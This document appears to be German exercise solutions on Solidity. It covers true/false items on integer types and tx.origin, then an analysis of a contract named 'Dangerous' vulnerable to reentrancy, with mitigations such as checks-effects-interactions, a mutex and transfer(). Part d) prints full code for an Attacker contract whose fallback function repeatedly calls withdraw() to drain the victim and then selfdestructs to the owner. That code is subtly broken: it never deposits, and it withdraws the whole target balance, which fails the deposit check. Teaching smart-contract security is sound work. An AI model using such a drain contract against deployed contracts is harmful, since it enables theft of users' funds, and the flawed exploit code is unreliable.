Erklärung: Ein Smart Contract kann Ether erhalten, selbst wenn er keine als zahlungspflichtig deklarierten Funktionen hat, durch die Verwendung der Fallback-Funktion. Wenn ein Vertrag keine spezifische Funktion für eingehende Zahlungen definiert, kann die Fallback-Funktion genutzt werden, um Ether zu empfangen.

Die Standard-Datentypen `int` und `uint` von Solidity können jeweils 2^{32} verschiedene Werte enthalten.

Falsch.

Erklärung: Die Standard-Datentypen `int` und `uint` in Solidity sind 256-Bit-Werte, es sei denn, sie sind spezifisch als `int32` oder `uint32` deklariert. Ein 256-Bit-Wert kann 2^{256} verschiedene Werte enthalten. `int32` und `uint32` können jeweils 2^{32} verschiedene Werte enthalten, aber das ist nicht der Standardtyp in Solidity.

Wenn `msg.sender == tx.origin`, dann wurde dieser Code direkt von einem fremden Konto aufgerufen und nicht von einem anderen Smart Contract.

Richtig.

Erklärung: `tx.origin` ist die Adresse des Accounts, der die Transaktion ursprünglich initiiert hat. `msg.sender` ist die Adresse des Accounts oder Vertrags, der die Funktion direkt aufruft. Wenn `msg.sender` gleich `tx.origin` ist, bedeutet dies, dass die Funktion direkt von einem externen Konto und nicht durch einen anderen Vertrag aufgerufen wurde.

Aufgabe 6.5

a) **Beschreibe die Funktionen des Contracts** Der Smart Contract `Dangerous` verfügt über zwei Hauptfunktionen: `depositMoney` und `withdraw`. Im Folgenden wird jede Funktion detailliert beschrieben:

`depositMoney()`

Beschreibung: Diese Funktion ermöglicht es einem Benutzer, Ether in den Smart Contract einzuzahlen.

Funktionsweise:

- Die Funktion ist als `payable` deklariert, was bedeutet, dass sie Ether empfangen kann.
- Beim Aufruf der Funktion wird der gesendete Betrag (`msg.value`) dem `deposits` Mapping unter der Adresse des Absenders (`msg.sender`) hinzugefügt.

Code:

```
function depositMoney() public payable {  
    deposits[msg.sender] += msg.value;  
}
```

`withdraw(uint amount)`

Beschreibung: Diese Funktion ermöglicht es einem Benutzer, einen bestimmten Betrag an Ether aus dem Smart Contract abzuheben.

Funktionsweise:

- Die Funktion prüft zunächst, ob der Absender (`msg.sender`) genügend Guthaben in seinem `deposits` Eintrag hat, um den gewünschten Betrag abzuheben. Dies geschieht mittels der `require` Anweisung.
- Anschließend versucht die Funktion, den angegebenen Betrag an Ether an den Absender zu senden. Dies erfolgt mit `msg.sender.call.value(amount)()`. Sollte der Transfer fehlschlagen, wird die Transaktion rückgängig gemacht (`revert`).
- Bei erfolgreichem Transfer wird der abgehobene Betrag vom `deposits` Eintrag des Absenders abgezogen.

Code:

```
function withdraw(uint amount) public {
    require(deposits[msg.sender] >= amount);
    if (!msg.sender.call.value(amount)()) {
        revert();
    }
    deposits[msg.sender] -= amount;
}
```

b) **Was genau passiert in Zeile 13?** In Zeile 13 des Dangerous Smart Contracts wird ein kritischer und potenziell riskanter Vorgang durchgeführt. Hier ist die betreffende Zeile:

```
if (!msg.sender.call.value(amount)()) {
    revert();
}
```

Detaillierte Erklärung:

`msg.sender.call.value(amount)()`:

- **Kontext:** `msg.sender` ist die Adresse des Kontos, das die `withdraw` Funktion aufruft.
- **call Methode:** Die `call` Methode wird verwendet, um Ether an `msg.sender` zu senden. Diese Methode ist sehr flexibel und kann genutzt werden, um beliebige Funktionen auf einer anderen Adresse aufzurufen.
- **value(amount):** Diese spezielle Verwendung von `call` besagt, dass eine bestimmte Menge an Ether (`amount`) an `msg.sender` gesendet werden soll.
- **Die Klammern () am Ende:** Diese leeren Klammern deuten darauf hin, dass keine zusätzlichen Daten oder Funktionen aufgerufen werden, sondern nur Ether übertragen werden soll.

Fehlerbehandlung:

- **Negation !:** Das `!` vor dem Ausdruck negiert das Ergebnis des `call`. Die `call` Methode gibt `true` zurück, wenn der Ether-Transfer erfolgreich ist, und `false`, wenn er fehlschlägt.
- **if-Bedingung:** Die `if`-Anweisung prüft also, ob der `call` fehlgeschlagen ist.

- **revert():** Wenn der `call` fehlgeschlagen ist (das heißt, wenn `msg.sender.call.value(amount)()` `false` zurückgibt), wird die Transaktion mit `revert()` rückgängig gemacht. Dies bedeutet, dass alle Änderungen, die während der Transaktion vorgenommen wurden, einschließlich der Veränderung des `deposits` Mappings, zurückgesetzt werden.

Rationale und Risiken:

Warum `call` verwenden?: `call` ist eine sehr allgemeine Methode, die in älteren Versionen von Solidity oft verwendet wurde, um Ether zu senden. Heutzutage wird jedoch die Verwendung von `send` oder `transfer` bevorzugt, da sie sicherer und leichter zu handhaben sind.

c) **Der Contract ist anfällig für einen sogenannten Reentrancy-Angriff. Beschreibe das Problem.** Ein Reentrancy-Angriff tritt auf, wenn ein böartiger Smart Contract in der Lage ist, wiederholt Funktionen eines Ziel-Smart Contracts aufzurufen, bevor der ursprüngliche Aufruf abgeschlossen ist. Im Fall des `Dangerous` Contracts kann ein Angreifer durch geschicktes Nutzen der `call` Methode und wiederholtem Aufruf der `withdraw` Funktion mehr Ether abheben, als ihm tatsächlich zusteht.

Ablauf des Angriffs

Initialer Aufruf:

- Ein Angreifer hat bereits eine Einzahlung auf den `Dangerous` Contract gemacht, sodass sein Guthaben (`deposits[angreiferAdresse]`) einen gewissen Betrag enthält.
- Der Angreifer startet den Angriff, indem er die `withdraw` Funktion aufruft, um eine bestimmte Menge Ether abzuheben.

Reentrancy während des `call`:

- Innerhalb der `withdraw` Funktion erreicht die Ausführung die Zeile `if (!msg.sender.call.value(amount)())`.
- Der `call` sendet Ether an `msg.sender`, der in diesem Fall der Angreifer-Contract ist.
- Sobald der Angreifer-Contract die Ether erhält, kann er eine Funktion in seinem eigenen Code auslösen, die erneut die `withdraw` Funktion des `Dangerous` Contracts aufruft, bevor die ursprüngliche `withdraw` Funktion abgeschlossen ist.

Wiederholter Aufruf vor dem Abschluss:

- Da der ursprüngliche `withdraw` Aufruf noch nicht abgeschlossen ist, wurde die Zeile `deposits[msg.sender] -= amount;` noch nicht ausgeführt.
- Der Angreifer-Contract ruft also die `withdraw` Funktion erneut auf, während sein Guthaben im `deposits` Mapping noch nicht verringert wurde.
- Dies führt dazu, dass der Angreifer erneut den gleichen Betrag Ether abheben kann.

Mehrfache Abhebungen:

- Dieser Prozess kann wiederholt werden, sodass der Angreifer in der Lage ist, mehr Ether abzuheben, als er ursprünglich eingezahlt hat.

Ende des Angriffs:

- Der Angriff endet, wenn entweder der Angreifer entscheidet, den Angriff zu beenden, oder der Contract keine weiteren Mittel mehr hat, um abzuheben.
- Schließlich wird die ursprüngliche `withdraw` Funktion abgeschlossen und das Guthaben im `deposits` Mapping verringert, aber zu diesem Zeitpunkt hat der Angreifer bereits viel mehr Ether abgehoben.

d) Um einen Reentrancy-Angriff auszuführen, erstellen wir einen böartigen Smart Contract, der die Schwachstelle im `Dangerous` Contract ausnutzt. Hier sind die Schritte, die wir befolgen müssen:

1. Erstellen des `Dangerous` Contracts.
2. Erstellen des Angreifer-Contracts.
3. Angriff ausführen, um alle Ether aus dem `Dangerous` Contract zu entwenden.

Hier ist der komplette Code für beide Contracts:

1. Dangerous Contract

```
pragma solidity ^0.4.24;

contract Dangerous {
    mapping(address => uint) public deposits;

    function depositMoney() public payable {
        deposits[msg.sender] += msg.value;
    }

    function withdraw(uint amount) public {
        require(deposits[msg.sender] >= amount);
        if (!msg.sender.call.value(amount)()) {
            revert();
        }
        deposits[msg.sender] -= amount;
    }
}
```

2. Angreifer-Contract

```
pragma solidity ^0.4.24;
```

```
import "./Dangerous.sol"; // Assume Dangerous contract is in the same directory

contract Attacker {
    Dangerous public target;
    address public owner;

    constructor(address _target) public {
        target = Dangerous(_target);
        owner = msg.sender;
    }

    // Initiates the attack
    function attack(uint amount) public {
        target.withdraw(amount);
    }

    // Fallback function which is called when the target sends Ether to this contract
    function () external payable {
        if (address(target).balance > 0) {
            target.withdraw(address(target).balance);
        } else {
            selfdestruct(owner); // Transfer all Ether to the owner's account
        }
    }

    // Allows the contract to receive initial funds
    function fund() public payable {}
}
```

e) Um Reentrancy-Angriffe zu verhindern, gibt es verschiedene effektive Methoden. Hier sind einige der besten Ansätze:

Checks-Effects-Interactions Pattern

Bei diesem Ansatz werden Änderungen am Zustand (Effekte) vor externen Aufrufen (Interaktionen) durchgeführt. Im `Dangerous` Contract sollte der Zustand des `deposits` Mappings geändert werden, bevor der `call` ausgeführt wird.

Reentrancy Guard

Ein Mutex (eine Sperre) kann implementiert werden, um sicherzustellen, dass die `withdraw` Funktion nicht mehrfach gleichzeitig aufgerufen werden kann.

Verwendung von `transfer` anstelle von `call`

Die Verwendung von `transfer` ist sicherer, da es eine feste Gasmenge (2300 Gas) weiterleitet, die nicht ausreicht, um komplexe Funktionen auszuführen, was Reentrancy-Angriffe erschwert.